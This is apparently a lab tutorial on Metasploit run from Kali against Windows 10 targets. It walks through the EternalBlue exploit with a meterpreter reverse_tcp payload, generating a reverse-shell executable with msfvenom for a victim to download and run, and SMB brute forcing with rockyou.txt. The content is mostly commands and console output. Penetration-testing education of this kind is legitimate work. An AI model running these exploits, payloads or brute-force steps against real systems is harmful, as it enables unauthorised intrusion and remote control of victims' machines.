

Metasploit3

Metasploit is a penetration testing tool which is used for performing security assessment and vulnerability validation.

Metasploit Pro enables you to automate tasks in discovery and exploitation phases of penetration testing and also provides you with tools to perform manual testing phase.


Now we start investigate Metasploit deeply, for that reason we have Kali as a host and Windows 10 and Ubuntu as a target.

Setup Metasploit Locally with PostgreSQL:

Metasploit uses PostgreSQL to store scan results, hosts, vulnerabilities, loot, and session data. Without it, you can't use `db_nmap`, `hosts`, `services`, `loot`, etc.

Step1: Install PostgreSQL:

Install PostgreSQL, since we'll use Kali Linux as a host so it's already been installed.



```
(nigar@kali)~$ sudo apt update
[sudo] password for nigar:
Hit:1 http://http.kali.org/kali kali-rolling InRelease
1427 packages can be upgraded. Run 'apt list --upgradable' to see them.

(nigar@kali)~$ sudo apt full-upgrade -y
The following packages were automatically installed and are no longer required:
libabsl20240722 libipc-run-perl libpostal1 libsimdutf31 libteamdctl0 libxmlsec1-openssl1 openjdk-21-jre-headless python3-pysnmp4
libavc1394-0 libmbcdecrypto16 libraw23t64 libsodium23 libunibreak6 libzxing3 postgresql-common-dev python3-tz
libio-pty-perl libpostal-data libstdl2-classic libsvtav1enc2 libxmlsec1-1 openjdk-21-jre python3-pluginbase
Use 'sudo apt autoremove' to remove them.

Upgrading:
7zip          libblockdev-loop3      libklibc          libstdc++-15-dev      python3-apispec
accountsservice libblockdev-mdraid3    libkmlbase1t64    libstdc++6            python3-argon2
acl           libblockdev-nvme3      libkmlengine1t64  libstemmer0d          python3-arrow
adduser       libblockdev-part3      libkmlgeo1t64     libstrongswan         python3-asgiref
adwaita-icon-theme libblockdev-smart3     libkpathsea6      libstrongswan-standard-plugins python3-astroid
aircrack-ng   libblockdev-swap3      libkrb5-3         libstrongswan-dev     python3-attr
amass         libblockdev-utils3     libkrb5-dev       libstrongswan-standa python3-bcrypt
apache2       libblockdev3           libkrb5support0   libstrongswan-stand python3-brlapi
apache2-bin   libblockdev1           libksba8          libstrongswan-stand python3-certifi
apache2-data  libbluetooth3         liblapack3        libstrongswan-stand python3-charset-normalizer
apache2-utils libbpf1               liblastlog2-2     libstrongswan-stand python3-cherrypy3
apparmor      libbrlap0.8           liblayershellqtinterface6 libstrongswan-stand python3-cli-helpers
apt           libbsd0               libl3-1           libstrongswan-stand python3-cmd2
apt-utils     libbson2-2            libl3-1           libstrongswan-stand python3-cryptography
aspell        libbttb1              libldacbt-abr2    libstrongswan-stand python3-cssselect2
at-spi2-common libbytesize1          libldacbt-enc2    libstrongswan-stand python3-dev
at-spi2-core  libbz2-1.0            libldap2          libstrongswan-stand python3-django
atril         libcac0               libldb2           libstrongswan-stand python3-dnspython
base-files   libcairo-gobject2     liblerc4          libstrongswan-stand python3-docx
bash         libcairo-script-interpreter2 liblightdm-gobject-1-0 libstrongswan-stand python3-dotenv
```

check for installation:

```
(nigar@kali)-[/]  
$ psql --version  
psql (PostgreSQL) 18.3 (Debian 18.3-1+b1)
```

Step2: Start PostgreSQL service and use "sudo systemctl status postgresql" for checking:

```
(nigar@kali)-[/]  
$ sudo systemctl start postgresql  
  
(nigar@kali)-[/]  
$ sudo systemctl enable postgresql  
Synchronizing state of postgresql.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.  
Executing: /usr/lib/systemd/systemd-sysv-install enable postgresql  
  
(nigar@kali)-[/]  
$ sudo systemctl status postgresql  
● postgresql.service - PostgreSQL RDBMS  
   Loaded: loaded (/usr/lib/systemd/system/postgresql.service; enabled; preset: disabled)  
   Active: active (exited) since Sun 2026-05-24 09:06:27 EDT; 11min ago  
  Invocation: 466445b2aa9541e6a9120cd23530d6c9  
    Main PID: 83611 (code=exited, status=0/SUCCESS)  
   Mem peak: 2M  
    CPU: 15ms  
  
May 24 09:06:27 kali systemd[1]: Starting postgresql.service - PostgreSQL RDBMS ...  
May 24 09:06:27 kali systemd[1]: Finished postgresql.service - PostgreSQL RDBMS.
```

Step3: create a PostgreSQL user for Metasploit:

Use "sudo -u postgres psql" for switching the postgres system user:

```
postgres=# CREATE USER msf WITH PASSWORD 'msf_admin';  
CREATE ROLE  
postgres=# \q
```

Step4: Create a PostgreSQL database for Metasploit:

```
postgres=# CREATE DATABASE msf_database OWNER msf;  
CREATE DATABASE  
postgres=# \q
```

Give the full privileges to user:

```
postgres=# GRANT ALL PRIVILEGES ON DATABASE msf_database TO msf;  
GRANT
```

Step5: Initialize the Metasploit Database:


Use the built-in `msfdb` tool:

```
bash
sudo msfdb init
```

If Metasploit is already installed and you want to connect to your manually created DB, you can configure it:

```
bash
sudo msfdb stop
sudo nano /etc/metasploit/database.yml
```

the file should look like:



```
GNU nano 8.7.1 /usr/share/metasploit-framework/config/database.yml
development:
  adapter: postgresql
  database: msf
  username: msf
  password: mHhHse090zXMcpIEy6kqTCavkeKqtkUy8IPsG8+Vzck=
  host: localhost
  port: 5432
  pool: 5
  timeout: 5

production:
  adapter: postgresql
  database: msf
  username: msf
  password: mHhHse090zXMcpIEy6kqTCavkeKqtkUy8IPsG8+Vzck=
  host: localhost
  port: 5432
  pool: 5
  timeout: 5

test:
  adapter: postgresql
  database: msf_test
  username: msf
  password: mHhHse090zXMcpIEy6kqTCavkeKqtkUy8IPsG8+Vzck=
  host: localhost
  port: 5432
  pool: 5
  timeout: 5
```

Metasploit has a built-in tool for this:

```
bash
sudo msfdb init
```

If you want to point it at your manually created DB instead, edit the config file:

```
bash
sudo nano /usr/share/metasploit-framework/config/database.yml
```

Step6: Verify Databade Connction

```
msf > db_status
[*] Connected to msf. Connection type: postgresql.
msf > hossts
```

Basic Usage of Metasploit:

Step1: Start the Metasploit Console:

```

nigar@kali: ~
Session Actions Edit View Help
(nigar@kali)-[~]
$ msfconsole
Metasploit tip: Tired of setting RHOSTS for modules? Try globally
setting it with setg RHOSTS x.x.x.x

      .:ok000kdc'          'cdk000k0;..
      .x000000000000000c    c0000000000000x;
      :0000000000000000k;    ,k000000000000000;
      '0000000000kkk00000; :000000000000000000'
      0000000000 M0000000000! M00000 000000000
      0000000000 M00000000000000 M000000 000000000
      1000000000 M00000000000000 M000000000 000000000!
      0000000000 M000 M000000000000000 M00000 000000000
      c000000000 M000 000 M0000000 000 M000 00000000c
      00000000 M000 00000 M000 00000 M000 00000000
      100000 M000 00000 M000 00000 M000 00000!
      ;0000 M000 00000 M000 00000 M000 00000;
      ,0000 M00 00000000000000 M00 x000;
      ,kol M 000000000000000 M 00k;
      ,kk; 000000000000000 ;0k;
      ;k0000000000000000k;
      ,x00000000000000x;
      ,10000000!
      ,d0d;
      .

      =[ metasploit v6.4.133-dev ]
      +- --=[ 2,647 exploits - 1,332 auxiliary - 2,151 payloads ]
      +- --=[ 432 post - 49 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > |

```

Step2: Search for Exploits

You can search for name, CVE, platform and so on:

1.search by name:

```
msf > search eternalblue
[-] No results from search
msf > search eternalblue

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms17_010_etalnalblue  2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  \ target: Automatic Target                .               .      .      .
2  \ target: Windows 7                       .               .      .      .
3  \ target: Windows Embedded Standard 7     .               .      .      .
4  \ target: Windows Server 2008 R2          .               .      .      .
5  \ target: Windows 8                       .               .      .      .
6  \ target: Windows 8.1                     .               .      .      .
7  \ target: Windows Server 2012             .               .      .      .
8  \ target: Windows 10 Pro                  .               .      .      .
9  \ target: Windows 10 Enterprise Evaluation .               .      .      .
10 exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code
Execution
11 \ target: Automatic                      .               .      .      .
12 \ target: Powershell                    .               .      .      .
13 \ target: Native upload                  .               .      .      .
14 \ target: MOF upload                     .               .      .      .
15 \ AKA: ETERNALSYNERGY                    .               .      .      .
16 \ AKA: ETERNALROMANCE                    .               .      .      .
17 \ AKA: ETERNALCHAMPION                    .               .      .      .
18 \ AKA: ETERNALBLUE                       .               .      .      .
19 auxiliary/admin/smb/ms17_010_command      2017-03-14      normal No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Comm
and Execution
20 \ AKA: ETERNALSYNERGY                    .               .      .      .
21 \ AKA: ETERNALROMANCE                    .               .      .      .
22 \ AKA: ETERNALCHAMPION                    .               .      .      .
23 \ AKA: ETERNALBLUE                       .               .      .      .
```

2.Search by CVE:

```
msf > search cve:2017-0144

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  \ target: Automatic Target                .               .      .      .
2  \ target: Windows 7                       .               .      .      .
3  \ target: Windows Embedded Standard 7     .               .      .      .
4  \ target: Windows Server 2008 R2          .               .      .      .
5  \ target: Windows 8                       .               .      .      .
6  \ target: Windows 8.1                     .               .      .      .
7  \ target: Windows Server 2012             .               .      .      .
8  \ target: Windows 10 Pro                  .               .      .      .
9  \ target: Windows 10 Enterprise Evaluation .               .      .      .
10 auxiliary/scanner/smb/smb_ms17_010       .               normal Yes    MS17-010 SMB RCE Detection
11 \ AKA: DOUBLEPULSAR                      .               .      .      .
12 \ AKA: ETERNALBLUE                       .               .      .      .
13 exploit/windows/smb/smb_doublepulsar_rce  2017-04-14      great  Yes    SMB DOUBLEPULSAR Remote Code Execution
14 \ target: Execute payload (x64)          .               .      .      .
15 \ target: Neutralize implant              .               .      .      .

Interact with a module by name or index. For example info 15, use 15 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

msf > 
```

3. Search by platform:

```
msf > search platform:windows type:exploit
```

Matching Modules

#	Name	Check	Description	Disclosure Date	Ra
0	exploit/windows/ftp/32bitftp_list_reply	No	32bit FTP Client Stack Buffer Overflow	2010-10-12	go
1	exploit/windows/tftp/threectftpsvc_long_mode	No	3CtftpSvc TFTP Long Mode Buffer Overflow	2006-11-27	gr
2	exploit/windows/ftp/3cdaemon_ftp_user	Yes	3Com 3Cdaemon 2.0 FTP Username Overflow	2005-01-04	av
3			target: Automatic	.	.
4			target: Windows 2000 English	.	.
5			target: Windows XP English SP0/SP1	.	.
6			target: Windows NT 4.0 SP4/SP5/SP6	.	.
7			target: Windows 2000 Pro SP4 French	.	.
8			target: Windows XP English SP3	.	.
9	exploit/windows/scada/igss9_misc	No	7-Technologies IGSS 9 Data Server/Collector Packet Handling Vulnerabilities	2011-03-24	ex
10			target: Automatic	.	.
11			target: Windows XP	.	.
12			target: Windows 7	.	.

Step3: Select an exploit by using “use” command and type “info” for more information.

```
msf > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > info
```

Name: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
Module: exploit/windows/smb/ms17_010_eternalblue

Step4: Set exploit options

Use “show” command to see all options and then we’ll see something like following:

```

msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    445              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445              yes       The target port (TCP)
  SMBDomain (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  SMBPass   (Optional) The password for the specified username
  SMBUser   (Optional) The username to authenticate as
  VERIFY_ARCH true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  VERIFY_TARGET true            yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Target

```

Then set the target IP and port and use "show options" for confirming:

```

msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.10
RHOSTS => 192.168.1.10
msf exploit(windows/smb/ms17_010_eternalblue) > set RPORT 445
RPORT => 445
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.1.10    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445              yes       The target port (TCP)
  SMBDomain (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  SMBPass   (Optional) The password for the specified username
  SMBUser   (Optional) The username to authenticate as
  VERIFY_ARCH true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  VERIFY_TARGET true            yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

```

Step5: Set the Payload

To view all available payloads use "show payloads" and chose the appropriate one:

```

msf exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads

  #  Name                                     Disclosure Date  Rank  Check  Description
  --  --
  0  payload/generic/custom                    .               normal No    Custom Payload
  1  payload/generic/shell_bind_aws_ssm        .               normal No    Command Shell, Bind SSM (via AWS API)
  2  payload/generic/shell_bind_tcp            .               normal No    Generic Command Shell, Bind TCP Inline
  3  payload/generic/shell_reverse_tcp         .               normal No    Generic Command Shell, Reverse TCP Inline
  4  payload/generic/ssh/interact              .               normal No    Interact with Established SSH Connection
  5  payload/windows/x64/custom/bind_ipv6_tcp .               normal No    Windows shellcode stage, Windows x64 IPv6 Bind TCP Stager
  6  payload/windows/x64/custom/bind_ipv6_tcp_uuid .            normal No    Windows shellcode stage, Windows x64 IPv6 Bind TCP Stager with UUID Support
  7  payload/windows/x64/custom/bind_named_pipe .            normal No    Windows shellcode stage, Windows x64 Bind Named Pipe Stager
  8  payload/windows/x64/custom/bind_tcp       .               normal No    Windows shellcode stage, Windows x64 Bind TCP Stager
  9  payload/windows/x64/custom/bind_tcp_rc4   .               normal No    Windows shellcode stage, Bind TCP Stager (RC4 Stage Encryption, Metasm)
  10 payload/windows/x64/custom/bind_tcp_uuid .               normal No    Windows shellcode stage, Bind TCP Stager with UUID Support (Windows x64)
  11 payload/windows/x64/custom/reverse_http   .               normal No    Windows shellcode stage, Windows x64 Reverse HTTP Stager (wininet)

```



```
msf exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > █
```

Payload types explained:

Payload	Description
<code>meterpreter/reverse_tcp</code>	Target connects BACK to you (most common)
<code>meterpreter/bind_tcp</code>	You connect TO the target
<code>shell/reverse_tcp</code>	Simple command shell, no Meterpreter

Step6: Set LHOST and LPORT

Set your own IP and Port which will be used for listening

```
(nigar@kali)-[~]
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:d5:97:ce brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 84382sec preferred_lft 84382sec
    inet6 fd17:625c:f037:2:5bca:bb49:942f:a1c/64 scope global temporary dynamic
        valid_lft 86297sec preferred_lft 14297sec
    inet6 fd17:625c:f037:2:a00:27ff:fed5:97ce/64 scope global dynamic mngtmpaddr noprefixroute
        valid_lft 86297sec preferred_lft 14297sec
    inet6 fe80::a00:27ff:fed5:97ce/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

```
nigar@kali: ~
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
LPORT => 4444
msf exploit(windows/smb/ms17_010_eternalblue) > █
```

Step7:Run the exploit

Use "run" command for execute the payload and then you'll see Meterpreter session and after that you can use post exploitation commands for getting more info about target.

Create and Use a Simple Payload (Windows 10)

Step 1 & 2 — Generate the Payload

```
msf > msfvenom -p windows/x64/meterpreter/reverse_tcp \
> LHOST=10.0.2.15 \
> LPORT=4444 \
> -f exe \
> -o payload.exe
[*] exec: msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f exe -o payload.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 509 bytes
Final size of exe file: 7680 bytes
Saved as: payload.exe
msf > 
```

check for creation:

```
(nigar@kali)-[~]
$ ls -la payload.exe
-rw-rw-r-- 1 nigar nigar 7680 May 24 11:22 payload.exe
```

Step 3 — Execute the Payload

First — Start Listener on Kali

```
msfconsole
use exploit/multi/handler
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 10.0.2.15
set LPORT 4444
run
```

You'll see session created.

Then — Transfer payload.exe to Windows 10 Target

Option 1: Python HTTP Server (easiest)

```
# On Kali — host the file
cd /home/kali
```

```
python3 -m http.server 8080
```

Then on the **Windows 10 machine**, open browser and go to:

```
http://10.0.2.15:8080/payload.exe
```

Download and run it.

Back on Kali — Session Opens!

```
[*] Sending stage to 10.0.2.X  
[*] Meterpreter session 1 opened  
meterpreter >
```

Part 4: Auxiliary Modules (Windows 10)

Step 1 — Start Metasploit

```
msfconsole
```

Step 2 — Search Relevant Modules

```
search type:auxiliary platform:windows  
search type:auxiliary scanner smb  
search type:auxiliary scanner rdp
```

Step 3 — TCP Port Scan (same as Linux)

```
use auxiliary/scanner/portscan/tcp  
set RHOSTS <windows-10-ip>  
set PORTS 1-1000  
set THREADS 50  
run
```

Windows-Specific Auxiliary Modules

SMB Version Scanner

```
use auxiliary/scanner/smb/smb_version
set RHOSTS <windows-10-ip>
run
```

SMB MS17-010 Vulnerability Check (EternalBlue)

```
use auxiliary/scanner/smb/smb_ms17_010
set RHOSTS <windows-10-ip>
run
```

Output if vulnerable:

```
[+] Host is likely VULNERABLE to MS17-010!
```

RDP Scanner

```
use auxiliary/scanner/rdp/rdp_scanner
set RHOSTS <windows-10-ip>
set RPORT 3389
run
```

SMB Login Brute Force

```
use auxiliary/scanner/smb/smb_login
set RHOSTS <windows-10-ip>
set SMBUser Administrator
set PASS_FILE /usr/share/wordlists/rockyou.txt
run
```